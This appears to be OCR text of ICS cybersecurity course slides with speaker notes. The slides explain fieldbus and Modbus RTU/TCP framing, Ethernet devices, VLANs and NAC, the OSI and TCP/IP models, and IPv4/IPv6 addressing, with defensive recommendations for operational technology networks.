The presentation layer makes sure that the data sent from one side of the connection is received in a format that is useful to the other side. For example, if the sender compresses the data prior to transmission, the presentation layer on the receiving end would have to decompress it before the receiver could use it.

The application layer interacts with the application to determine which network services will be required. When a program requires access to the network, the application layer manages requests from the program to the other layers down the stack.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Fieldbus Protocols

- Fieldbus protocols were designed for special needs
  - Real-time (or deterministic) communications
  - Reliable operation in a variety of environments
  - Intrinsically safe (no spark, < 1v) operations
  - Most have traditionally used serial buses



- Industrial protocol needs are changing
  - Greater interoperability between different vendors
  - More complex communication models with simultaneous conversations
  - Faster deterministic capabilities with lower latencies
  - Cybersecurity protections

- Many traditional serial protocols are now extended to Ethernet or TCP/IP
  - Some work directly on Ethernet for faster speeds and lower latency
  - Some work on top of TCP/IP, allowing routing and networks beyond Ethernet

Some Ethernet-inspired and several serial protocols were wrapped or designed to leverage the Ethernet infrastructure to manage connections between devices (hosts, PLCs, instruments, actuators, CNC machines, and more). Simply put, an industrial protocol such as Modbus is designed to send its frames over an Ethernet network using the TCP/IP protocol. Several industrial protocols have been made routable this way to include Modbus TCP, ProfiNet, EtherNet/IP, DNP3, POWERLINK, EtherCAT, and more. These Ethernet-capable protocols can all route across the same infrastructure, but if you need them to talk to each other, you will need to implement a bridging device, such as a protocol converter, for example.

Ethernet benefits include:

- Ease of connecting devices and hosts (simple)
- Enables simultaneous communications with multiple hosts
- Widely understood and supported (many of the protocols are "open" and include toolkits and more)
- Achieves logical and functional segmentation
- Use of SNMP to monitor and manage network devices
- Can establish VLANs and networked zones
- Implements QoS to prioritize network traffic
- Better integration and support for wireless
- Many standard Ethernet tools require standard chipsets; not tied to specific vendor equipment (interoperability)
- Can be addressed over the internet (both good and bad...)
- Lower cost

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IEC 61158/61784 Communication Profile Families (CPF)

Family	Serial Bus Based	Ethernet Based	TCP/IP Based
CPF 1 -	FOUNDATION Fieldbus H1, H2	HSE	HSE
CPF 2	CIP over ControlNet or DeviceNet	-	CIP over EtherNet/IP
CPF 3	PROFIBUS (DP, PA)	PROFINET (RT, IRT)	PROFINET TCP/IP
CPF 4	P-NET	-	-
CPF 5	WorldFIP	-	-
CPF 6	INTERBUS	-	-
CPF 8	CC-Link (Link, LT, Safety)	CC-Link IE (Control, Field, Safety)	-
CPF 9	HART, WirelessHART	-	HART IP
CPF 10	Yokogawa Vnet	-	Vnet/IP
CPF 11	-	Toshiba TCnet RTE	Toshiba TCnet
CPF 12	-	EtherCAT	EtherCAT UDP
CPF 13	-	Ethernet Powerlink	-
CPF 14	-	EPA	-
CPF 15	Modbus (RTU, ASCII)	-	Modbus TCP
CPF 16	Sercos 1, Sercos II	Sercos III	-
CPF 19	MECHATROLINK-II	MECHATROLINK-III	-
CPF -		IEC 61850 Goose and Sampled Values (SV)	IEC61850 MMS
CPF -	CANopen, SAE J1939, SAE J2284		DoIP

References:


- FOUNDATION Fieldbus – https://en.wikipedia.org/wiki/Foundation_Fieldbus
- CIP (Common Industrial Protocol) – https://en.wikipedia.org/wiki/Common_Industrial_Protocol
- PROFIBUS and PROFINET – https://en.wikipedia.org/wiki/Profibus
- P-NET (Process NETwork) – https://www.p-net.org
- FIP (Factory Instrumentation Protocol) – https://en.wikipedia.org/wiki/Factory_Instrumentation_Protocol
- INTERBUS – https://en.wikipedia.org/wiki/INTERBUS
- CC-Link (Control and Communication) – https://en.wikipedia.org/wiki/CC-Link_Industrial_Networks
- HART (Highway Addressable Remote Transducer) – https://en.wikipedia.org/wiki/Highway_Addressable_Remote_Transducer_Protocol
- Yokogawa Vnet – https://web-material3.yokogawa.com/rd-tr-r00039-005.pdf
- Toshiba TCnet – https://www.manualslib.com/products/Toshiba-Tc-Net-100-10475338.html
- EtherCAT – https://en.wikipedia.org/wiki/EtherCAT
- Ethernet Powerlink – https://en.wikipedia.org/wiki/Ethernet_Powerlink
- EPA (Ethernet for Plant Automation) – https://core.ac.uk/download/pdf/82172941.pdf
- Modbus – https://en.wikipedia.org/wiki/Modbus
- Sercos (SErial Real-time Communication System) – https://en.wikipedia.org/wiki/SERCOS_interface
- MECHATROLINK – https://en.wikipedia.org/wiki/MECHATROLINK
- CAN bus – https://en.wikipedia.org/wiki/CAN_bus
- IEC 61850 – https://en.wikipedia.org/wiki/IEC_61850

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Modbus RTU Request Mapped to OSI Model

OSI Layer	Action Taken	Packet Construction
Application	Modbus (MB) client needs to request data from PLC	From Modbus unit 1, read holding registers 7-8
Presentation	Modbus Application Data Unit (ADU)	**03 0007 0002**
Session	Only one session allowed at a time	03 0007 0002
Transport	Not Used	03 0007 0002
Network	Not Used	03 0007 0002
Data Link	Modbus RTU adds device ID and CRC	**01** 03 0007 0002 **05CB**
Physical	OS sends on TIA-485 bus	




It is important to understand how a packet is generated as it moves through the OSI stack. Ultimately, each layer on the sender needs to communicate with the same layer on the receiving computer. However, they cannot directly talk because you must go down the stack, across the network, and back up the stack on the receiving system. The way this is accomplished is by having each layer add a header as you go down the stack on the sender and each system remove a header on the receiving system as it goes up the stack. By performing this function, the header that is created by a given layer on the sender is received by the corresponding layer on the receiving system.

You have probably seen examples of how a TCP/IP packet maps to the OSI model, in fact the following slide shows how Modbus TCP (the TCP/IP version of modbus) maps to the OSI model. However, first, let's look how a serial packet maps to the OSI model. In the example above, I have mapped a Modbus RTU serial frame to the OSI model. Notice how there aren't any headers added in the middle layers. Many serial protocols are monolithic, meaning a single protocol standard takes responsibility for all layers of the OSI model, using only the features that protocol needs.

The diagram at the bottom shows you a protocol decode of the Modbus RTU payload.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Modbus TCP Compared to Modbus RTU



OSI Layer	Action Taken	Packet Construction
Application	Modbus (MB) client needs to request data from PLC	From Modbus unit 1, read holding registers 7-8 (same request as before)
Presentation	Unused version + UID for gatewayed serial bus	**0000** **01** 03 0007 0002
Session	ModbusTCP uses parallel messaging	**3752** 0000 **0006** 01 03 0007 0002
Transport	OS adds TCP header	T 3752 0000 0006 01 03 0007 0002
Network	OS adds IP header	IP T 3752 0000 0006 01 03 0007 0002
Data Link	OS adds Ethernet header	E IP T 3752 0000 0006 01 03 0007 0002
Physical	OS sends on Ethernet cable	

In comparison to Modbus RTU, Modbus TCP adds a few more features when being implementing on top of TCP/IP, namely the ability to support variations of the protocol and the ability to have multiple conversations at the same time with the same unit. To start, the application layer takes information from the application itself. In this case, a Modbus TCP management server will send a "read holding registers 7-8" message to a PLC, the same request we saw in the previous example with Modbus RTU. The Modbus vendor's software handles the first few layers of the OSI model, then gives the properly formatted Modbus message to the operating system's TCP/IP stack.

The operating system's TCP/IP stack takes the packet and adds a transport header to it. The header has all the information that the transport layer on the other side of the connection needs to determine what to do with the packet. After the transport header is put on the packet, it is given to the network layer.

The network layer puts another header in front of the packet. Like the transport layer before it, this header gives information for the internet layer on the other end. After this header is attached, the packet is sent to the data link layer. As you probably have guessed by now, the data link layer will put its own header on the packet. This header will assist the routers and gateways between the two machines in sending the packet along its way. After this final header is placed on the packet, it is put on the wire and sent to its final destination.

What happens when the PLC receives the data? The operation starts again, but this time in reverse. The OS begins by stripping off the Ethernet and TCP/IP headers its counterpart put on the packet in the first place and then passes the rest of the packet up to the Modbus server on the device. This process of stripping off one layer's headers and passing the rest of the packet up to the next higher layer is known as decapsulation.

The diagram at the bottom shows the changes Modbus TCP payloads made to the original Modbus RTU serial protocol it is based on. The sections in red are the changes, the sections in black are the same as the original, with some minor variations on reserved values in the Unit ID and Function values.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Ethernet

- Most common network medium used today (OSI layers 1-2)
  - The defacto standard for IT and common in OT
  - Communications speeds up to 400+ Gbps (Terabit Ethernet or TbE)
  - Supports copper and fiber cabling
  - Copper cabling can support power and data
- Original implementation was as a serial bus
  - Carrier Sense Multiple Access with Collision Detection (CSMA/CD)
  - If there is a collision, wait random interval and try again
- New 2-wire (or single-pair) versions have been created for ICS applications
  - 10Base-T1S: multi devices on the same cable (multi-drop) over 15-25 meters
  - 10Base-T1L: point-to-point with power over 1000 meters
  - 100/1000Base-T1: supports point-to-point over 15-40 meters
  - Ethernet-APL is intrinsically safe 10Base-T1L
- Uses a 48-bit address for each device
  - Based on Media Access Control (MAC) standard in IEEE 802
  - 00:00:0c:bf:77:92
  - First one-half is the vendor code (00:00:0c = Cisco)





Ethernet is by far the most popular media access protocol (Layer 2 protocol) currently used on LANs. In fact, it is nearly ubiquitous for networking other than on the backbone itself. A chunk of data transmitted by Ethernet over the wire is called a frame. On an Ethernet network, only a single node should be transmitting a frame at a time. If multiple systems are transmitting simultaneously, a collision occurs that can cause both signals to fail and require the systems to retransmit their frames.

To keep the number of collisions to a minimum, a system is required to check whether anyone else is already transmitting before placing a frame on the wire. If another system's signal is already on the wire, the system is expected to wait, according to the algorithm designed, to give each node a fair shot at using the network. If the line is clear, the system generates a signal and monitors the transmission to make sure that no collision occurred. These properties are summarized under Ethernet's designation as a Carrier Sense Multiple Access/Collision Detection (CSMA/CD) protocol.

Ethernet specifications actually define more than just protocols for sending signals over the wire. Other properties include cabling requirements for transferring data at desired rates and the maximum length of the wire segment. In addition, Ethernet standards specify which physical topology should be used for a particular type of Ethernet communication.

A MAC address typically is written as 12 hexadecimal digits grouped in pairs (bytes): 00-00-0c-34-17-a3 is an example of a typical MAC address. The first 24 bits of the address contain a vendor code, and the second half of the address is a unique number assigned by the vendor. MAC addresses generally are burned into NICs during the manufacturing process. The Cisco vendor code, for example, is 00-00-0c, and Sun Microsystems' vendor code is 08-00-20.

Reference:

- http://www.ieee802.org/3/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Ethernet Devices

- OSI Layer 1 Devices
  - Hub
    - Replicates traffic onto all ports
    - No packet intelligence
    - Creates "collision domains"
- OSI Layer 2 Devices
  - Bridge
    - Breaks up "collision domains"
    - Memorizes all MACs on each interface
    - Forwards traffic between interface
  - Switch
    - Combines hub and bridge functions
    - No collision indicator light
- OSI Layer 3 Devices
  - Router
    - Connects different networks and subnets
    - Identifies devices on each interface by IP
    - Forwards traffic between interfaces
  - Network Firewalls (traditional)
    - Router with extra cybersecurity features
    - We will look at these in depth later in the course
  - Layer 3 Switch
    - Combines routing and switching functions

A hub operates by "repeating" data that it receives on one port to its other ports. As a result, a data frame transmitted by one system is retransmitted to all other systems connected to the hub. A classic hub does not have traffic-monitoring capabilities and cannot control which ports should or should not receive the frame, forming a large collision domain.

A bridge is used to connect two physical segments of a network in much the same way as an over-the-water bridge connects two sections of a road. When a bridge receives a data frame on one of its ports, it makes a decision whether the data should be sent to the other port. This functionality allows a bridge to automatically control the flow of data between network segments that it connects. To decide when to replicate the frames from one port to another, the bridge learns which systems reside on which network segment. It accomplishes this by automatically recording the MAC addresses of frames that pass through it to construct a table that maps MAC addresses to network segments.

A network switch combines the functionality of a hub and a bridge into a single device. If you think of a switch as a bridge with more than two ports, you will get the idea. Like a hub, a switch can retransmit data to multiple ports. In addition, an Ethernet switch keeps track of MAC addresses attached to each of its ports, which grants it the traffic control capabilities of a bridge. By monitoring and controlling traffic between its ports, a switch will direct only a data frame to the system or network segment for which it is destined, narrowing each port to its own collision domain. Sniffing becomes ineffective with switches.

Routers are often considered to be perimeter devices because they interconnect logical networks. A switch or a bridge, however, connects physical segments that reside on the same logical network. Much of the internet relies on routers for determining which paths packets should take to get from one network to another. Similar to a switch or a bridge, a router makes decisions regarding where to direct data that passes through it. However, whereas a switch makes its decisions by tracking MAC addresses, a router operates on a higher layer (Layer 3) by looking at IP addresses when forwarding packets.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Virtual Local Area Networks (VLANs)

- Most managed (configurable) switches are considered layer 3 switches
  - Can be broken into several virtual switches (VLANS)
  - Devices can be virtually moved between VLANS without rewiring
  - Routing can be enabled or disabled between VLANS



- VLANS work well in OT environments
  - Eases management of networks
  - Avoid mixing IT and OT VLANs on the same physical switch
  - Always manage OT switches, routers, and VLANs from the OT side

- Access Control Lists (ACLs) can be used to control traffic flows between VLANs
  - This can be done locally on the switch or router
  - Use, but do not abuse this feature (no more than 3-5 rules per VLAN)
  - Network teams may push back on this for resource and troubleshooting reasons
  - For more complex rules, disable routing on switch, and use firewall instead

A virtual LAN (VLAN) allows you to take a large physical switch and, regardless of where systems are plugged in, segment them into different networks based on function or access required. For example, if 100 employees and servers are all plugged into the same switch, you can limit the access or visibility by placing them on separate segments. Least privilege states that you give someone the least access she needs to do her job.

VLANs should not be used to mix business and control networks on the same switch. VLANs are logical network controls and can be misconfigured or fall to network attacks, thus, different physical switches and VLAN schemes should be used separately by business and control networks.

VLANs work well in ICS because they allow you to break a control network into logical segments. For instance, you can use a single switch in a remote station yet still keep traffic from different station systems separate if desired. VLANs also allow you to create different security zones in control centers, separating workstations, servers, printers, and weather/news polling systems into separate segments. In all these cases, Access Control Lists (ACLs) can be used to control traffic flows between VLANs as long as this does not have a negative impact on your required traffic latency.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Network Access Control

- Network Access Control (NAC)
  - Isolates systems when they initially connect to the network
  - Dynamic VLAN allocation based on user authentication
  - May have features to verify endpoint security and patch levels
  - NAC can be combined with 802.1x (network authentication)
- Excellent solution for network segments with transient users
  - ICS Control Centers
  - Work areas for ICS engineers and techs
  - Synchronization stations for field tech laptops and devices
- NAC doesn't make sense in most field networks
  - Not supported by most embedded devices
  - Support for most servers exists, but it doesn’t make sense to use there
  - Usually only enabled in user networks

Network Access Control (NAC) allows systems to be placed on isolated VLANs until they have been scanned and properly patched, thus limiting their exposure to infecting other systems. A key motto of security: Prevention is ideal, but detection is a must. There is no way to completely prevent an attack from occurring. However, if a single system becomes infected, you can prevent it from connecting to critical networks through NAC and stop it from spreading to a large number of hosts through VLANs. Although NAC and VLANs both have value by themselves, together they provide a robust measure of protection for end-user networks like field technician subnets.

NAC is a good solution for network segments where workstations and laptops are used, such as in ICS Control Centers, work areas for ICS engineers and techs, and synchronization stations for field tech laptops and devices. This provides an extra security layer to protect against unapproved devices connecting to these network interfaces or communicating on the control network. However, NAC in its current offerings does not usually make sense for most field networks.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Ethernet in ICS

- Several ICS serial protocols were converted to take advantage of Ethernet infrastructures
  - Some designed to use TCP/IP, which we'll discuss later
  - Others designed to sit directly on top of Ethernet
- Common Ethernet-only based ICS protocols
  - Foundation Fieldbus High Speed Ethernet (HSE)
  - PROFINET (RT, IRT)
  - CC-Link IE (Control, Field, Safety)
  - EtherCAT
  - MECHATROLINK-III
  - IEC 61850 Goose and Sampled Values (SV)
- Benefits of these process/fieldbus protocols
  - No TCP/IP overhead
  - Low latency (take advantage of Gigabit speeds)
  - Nonroutable (boon for security)
  - WARNING: capturing fieldbus over ethernet in production may cause latency and jitter



The change from electromechanical to digital has brought with it greater reliability and availability along with efficiency gains. The world moved from point-to-point wiring to fieldbus approaches. Many ICS Vendors now implement hybrid Ethernet or fieldbus networks to connect with equipment and ICS components and share information between control systems. Many unique protocols were developed through the early years of automation. It is much more common now for vendors to implement open protocols or converge on the use of a smaller number of widely adopted protocols.

ICS applications carry specific requirements and possess complexities that account for the development of various industrial protocols. Example requirements include:

- Real-time operations as actions and state changes are detected and acted upon in a specific time frame.
- Deterministic operations as actions need to occur in a predetermined sequence.
- Reliable operations as levels of redundancy are required to account for failures to achieve system availability goals.
- Safety as the system must be able to detect and respond to state changes or conditions to maintain the safety of the process.
- Ruggedized connectors and cabling as the environment may include high temperatures, dust, and more.
- Remote accessibility as some control components may be difficult to access and may require minimal human touch.
- Secure operations as some applications are beginning to demand a certain level of security.

This can be seen in the IEC 61850 standard, which provides mapping to a number of protocols for substation automation capability.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module Takeaways
  - Serial buses usually have at least 1 device dual-homed to an Ethernet network
  - Ethernet is common in all levels of OT environments
    - Standard Ethernet in Purdue level 3
    - Specialized Ethernet in ICS processes
  - Ethernet is commonly deployed in ICS processes without TCP/IP

- Recommendations to owner/operators
  - Leverage VLANS, ACLs, and Firewalls to control traffic
  - Avoid network captures of fieldbus protocols over Ethernet in production

- Recommendations to vendors
  - Consider the new Ethernet APL standard in your new projects
  - Work with cybersecurity vendors to help them understand your dataflows

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

TCP/IP

Applicable Standards:

- **NIST CSF v1.1:** DE.AE-1
- **ISA 62443-2-1:2009:** 4.4.3.3
- **ISO/IEC 27001:2013:** A.12.1.1, A.12.1.2, A.13.1.1, A.13.1.2
- **NIST SP 800-53 Rev. 4:** AC-4, CA-3, CM-2, SI-4
- **CIS CSC:** 1, 4, 6, 12, 13, 15, 16
- **COBIT 5:** DSS03.01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

OSI Versus TCP/IP

<table>
<tr><th>OSI Model</th><th>TCP/IP Model</th><th colspan="2">Common TCP/IP Protocols</th></tr>
<tr><td>Application</td><td rowspan="3">Application</td><td rowspan="3">DNS, Bootp, DHCP, TFTP, NTP, NBT, SNMP, SYSLOG, NFS, etc.</td><td rowspan="3">FTP, SSH, Telnet, DNS, HTTP, HTTPS, etc.</td></tr>
<tr><td>Presentation</td></tr>
<tr><td>Session</td></tr>
<tr><td>Transport</td><td>Transport</td><td>UDP</td><td>TCP</td></tr>
<tr><td>Network</td><td>Internet</td><td colspan="2">IPv4, IPv6, ICMP</td></tr>
<tr><td>Data Link</td><td rowspan="2">Network</td><td colspan="2" rowspan="2">Ethernet, Wifi, 6LoWPAN, Cellular, etc.</td></tr>
<tr><td>Physical</td></tr>
</table>

Many people ask which protocol stack is better, OSI or TCP/IP? The answer is both. In practice, both are utilized and need to be understood by the student. When talking about the protocols and referencing the layer a protocol operates at, OSI is utilized. For example, we always say that routing is a Layer 3 function. However, when we actually implement the protocols, we use the layered functionality of the TCP/IP model.

The TCP/IP stack has only four layers: The network layer, the internet layer, the transport layer, and the application layer. Even though the stack has only four layers as compared to the seven-layer OSI model, it still performs the same functions. It just means that because there are fewer layers, each layer has to do a little more work.

As you can see, the OSI model is more granular. The OSI model splits apart some functionality that was combined in the TCP/IP model. The network layer in the TCP/IP model is composed of both the physical and the data link layers in the OSI model, while the application layer in TCP/IP encompasses the application, presentation, and session layers of OSI. The OSI model is more detailed because it was designed to support protocols other than just TCP/IP. By creating more layers, the designers made it easier to break down the functionality of each protocol and build more specific interfaces and linkages between the layers.

Even though each model breaks down the functionality a bit differently, you should realize that no matter which model you use, it must perform all the functions required to take a piece of application data, place it into a packet, put that packet on the wire, and deliver it safely and efficiently to its destination.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IP Network/Host Breakdown

IPv4

- Length
  - 32-bits represented by 4 integers
- Example
  - 10.42.84.5/24
- Network/Host Division
  - Classes: A (1st octet), B (2nd octet), C (3rd octet)
  - Subnet Masks: bitmask like 255.255.255.0
  - CIDR: bit count like /24
- Most Common Division:
  - Class C or CIDR/24
  - Network: 10.42.84
  - Host: 5
- IP Autoconfiguration:
  - BOOTP/DHCP
  - Random choice in 169.254.0.0/16
  - Both methods utilize ARP to verify the IP is free

IPv6

- Length
  - 128-bits represented by 32-hex digits
- Example
  - fe80:0000:0000:0000:0013:ceff:fe45:0fe3/64
  - Shortened to fe80::13:ceff:fe45:fe3/64
- Default Network/Host Division
  - Network Prefix (48 bits): fe80:0000:0000
  - Subnet ID (16 bits): 0000
  - Interface ID (64 bits): 0013:ceff:fe45:0fe3
  - Can be changed from default CIDR /64
- IP Autoconfiguration
  - Autoconfiguration with ICMPv6 Neighbor Discovery
- New Protocol Features
  - Support for Authentication of endpoints
  - Support for encryption
  - Strong Quality-of-Service (QOS)

In IPv6, IP addresses are represented using hexadecimal notation, with values separated by colons instead of dots. For the foreseeable future, many IPv6 addresses will include strings of four repeating 0s ("0000"), which can be condensed to a double colon to represent one or more groups of four zeros. IPv6 addresses are broken up into three major sections:

Network Prefix: The network prefix is represented in the first 48 bits (6 bytes) of the IPv6 address. This is the address portion that is allocated to organizations that need to address IPv6 clients or to preserve other network functionality. Some fixed network prefix allocations include "fe80::" for local network use; "ff00::" for multicast traffic; "2001::" for large ISP interdomain routing; and "2002::" for IPv6-to-IPv4 gateway networks.

Subnet ID: The subnet ID is configured according to the addressing needs of the organization. For flat IPv6 networks, this value will usually be "0000" but can be any value selected by the organization that has been given the network prefix.

Interface Identification: The interface identification section uniquely identifies the IPv6 node. With IPv6 auto-configuration, the MAC address of the client populates the interface identification portion of the IPv6 address. Because a MAC address is a 48-bit value and the interface identification portion of the IPv6 address is 64 bits, the MAC addresses are expanded to fill the space by converting it to the Extended Unique Identifier (EUI) format specified by the IEEE. The EUI expansion takes the first three octets of the MAC address, appends the constant value "ff:fe", and then appends the last 3 bytes of the MAC address to form the interface identification portion of the IPv6 address.

For example, if a small, flat network uses private addressing, it would most likely use fe80:0000:0000 as the network prefix. If the network adapter of the host has a MAC address of 00:13:ce:45:4f:e3, by converting the MAC to EUI-64 notation, the interface identifier would become 0013:ceff:fe45:4fe3. Putting it all together, IPv6 auto-configuration would assign an IPv6 address of fe80:0000:0000:0013:ceff:fe45:4fe3. By convention in IPv6, groups of consecutive zeros can be replaced with "::", thus, permitting us to write the address as fe80::13:ceff:fe45:4fe3.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

With IPv6, consideration was made for authentication, security of the communication, and quality-of-service features. The IPv6 protocol was designed to meet these growth demands, expanding the address size from 32 bits to 128 bits. A 128-bit address is approximately 340 undecillion addresses or 340,282,366,920,938,463,463,374,607,431,768,211,456. The sheer volume of available IP addresses provides for more flexible deployment of address space on the internet. For example, ISPs will be able to geographically assign IPv6 prefixes to different parts of the world, allowing for the simplified routing of traffic on the internet.

IPv6 incorporates aspects of IPSec to provide authentication of endpoints and encryption of the packets in transport. Also included in IPv6 are quality-of-service (QOS) features that will permit real-time sensitive applications such as VoIP and interactive media to take priority over less critical packet streams. A key feature of IPv6 is the expansion of address space, permitting route aggregation on core internet routers through geographic address space allocation, improving delegation and management of addresses to organizations and ISPs alike, as well as providing hierarchical distribution of address space that makes troubleshooting and internet routing simpler. Another valuable feature of IPv6 is support for addressing auto configuration. Anyone who has been responsible for manually assigning IP addresses to hosts understands that this is a problematic and cumbersome process. With 128 bits of address space, it becomes possible to use the globally unique MAC addresses on all network cards as IP addresses. In this way, administrators can simply introduce a new node to an IPv6 network without manually specifying an IP address; the IP address is configured automatically, based on the local MAC address and advertisement information from the default gateway on the network.

Another significant change in the IPv6 protocol is the use of a fixed IP header. Although the IPv4 header could expand to include additional information such as strict or loose source routing, the IPv6 protocol has a fixed header length of 40 bytes. To accommodate additional flexibility in the protocol, IPv6 introduces a next header field that indicates what the embedded protocol contained in the packet payload is. This is similar to IPv4's embedded protocol field, but unlike this field, the next protocol can include multiple embedded protocol fields, one right after another. Currently, supported IPv6 next header protocols include the encapsulating security protocol (ESP) and authentication header protocol (AH) for IPSec, the destination options header to specify processing options at the destination system, and upper-layer protocols such as UDP, TCP, and ICMP.

Reference:

- https://community.cisco.com/t5/networking-documents/understanding-ipv6-eui-64-bit-address/ta-p/3116953

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Reserved IP Addresses

- Private address blocks (RFC 1918) make efficient use of limited IPs
  - 10.0.0.0/8 (10.0.0.0 — 10.255.255.255)
  - 172.16.0.0/12 (172.16.0.0 — 172.31.255.255)
  - 192.168.0.0/16 (192.168.0.0 — 192.168.255.255)
  - Not routed on the internet (large security benefit)
  - Network Address Translation (NAT) used by border routers to map between private and public IPs



- Loopback addresses block (RFC 1122)
  - IPv4: 127.0.0.0/8, IPv6: ::1/128 (note the single IP for IPv6)
  - Used for internal IPv4 communications inside a computer

- Multicast address blocks (RFC 1112, RFC 4604, and RFC 5771)
  - IPv4: 224.0.0.0/4, IPv6: ff00::/8
  - Sending single packet (or unicast stream of them) to multiple IPs
  - Primarily UDP-based or other connectionless protocols
  - Uses routing domain such as Internet Group Management Protocol (IGMP)
  - Compatible with Ethernet, Wi-Fi, IPv4, or IPv6

Not every host capable of accessing the internet has a direct connection. These days, computers are (or should be!) behind firewalls of some sort. These devices can use Network Address Translation (NAT) so that the IP addresses in use on the internal LAN are automatically mapped to a different IP address or set of IP addresses when they traverse the firewall and go out to the internet. If no one on the internet can ever see these addresses, why should an organization bother to request an address block from its ISP? Even more to the point, why should the ISP waste addresses by allocating them to a customer when these addresses never will be routed over the internet?

It turns out that the answer to each of these questions is, "They do not have to." The Internet Assigned Numbers Authority (IANA), the ultimate authority for IP address assignments, has designated three sets of private address blocks that never can be routed over the internet and therefore are free for anyone to use as they wish within their own networks. Because these addresses cannot traverse the internet, it does not matter if 2, 5, or 10,000 different sites pick the same address to use on their internal networks. As long as the traffic is translated to routable IP addresses before it goes out onto the internet, the actual internal network numbers used do not matter a bit. To get traffic to these private IP addresses from public internet hosts, a router or firewall must perform a Network Address Translation function to associate internal and external IP address. This can be done using Dynamic NAT where internal IPs are automatically mapped to external IPs, or it can be done with static NAT where an administrator makes permanent the association between an internal and external IP.

In addition to these private network numbers, there is another special class of non-routable IP addresses:

127.0.0.0/8. Loopback addresses are never routed over any network, not even a local LAN segment.

For a complete list of reserved IPv4 and IPv6 address ranges, see https://en.wikipedia.org/wiki/Reserved_IP_addresses.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IPv6 in ICS Networks

- Most other ICS environments do not use IPv6
  - Disable on systems/devices/subnets not using it
  - Monitor for IPv6 traffic, alert when appropriate
  - Can act as shadow network since most systems enable it by default
- IPv6 already being used in some ICS networks
  - OS vendors are starting to add IPv6-only features (Plug/Play protocols)
  - Some wireless protocols only support IPv6 (ISA 100.11a, Zigbee IP)
  - Some proprietary networks use it

Most ICS environments do not make use of IPv6, and most hardened ICS environments do not need many protocols to enter or leave the environment. Disable IPv6 on workstations and servers if it is not in use. Disable protocols not in use on all servers and workstations. Analyze network traffic to discover misconfigured devices (protocols, IPv6, DNS, and so on). From network enforcement boundaries, deny unnecessary traffic and protocols.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Auto-association of Addresses and Names

- MAC address is static (Layer 2)
  - Manufacturers burn address into communications card
  - Represents source and destination of current network hop
  - Source and destination changed in packet at every hop by the router
- IP address is configurable (Layer 3)
  - Used to determine the route across networks
  - Usually represents original sender and final destination
  - IPv4 uses ARP (Address Resolution Protocol) to associate IPv4 and MAC addresses
  - IPv6 uses NDP (Neighbor Discovery Protocol) to associate IPv6 and MAC addresses
- Hostname is configurable (Upper Layers)
  - Can Autoconfigure with BOOTP/DHCP
  - DNS (Domain Name System) or DNS-over-HTTPS (DoH) used to associate IP and Hostnames

It is important to remember that network interfaces have two addresses associated with them, namely a hardware address and a software address. Most devices also have a hostname associated with them, and in the case of systems on the internet, that hostname is a fully qualified domain name or FQDN.

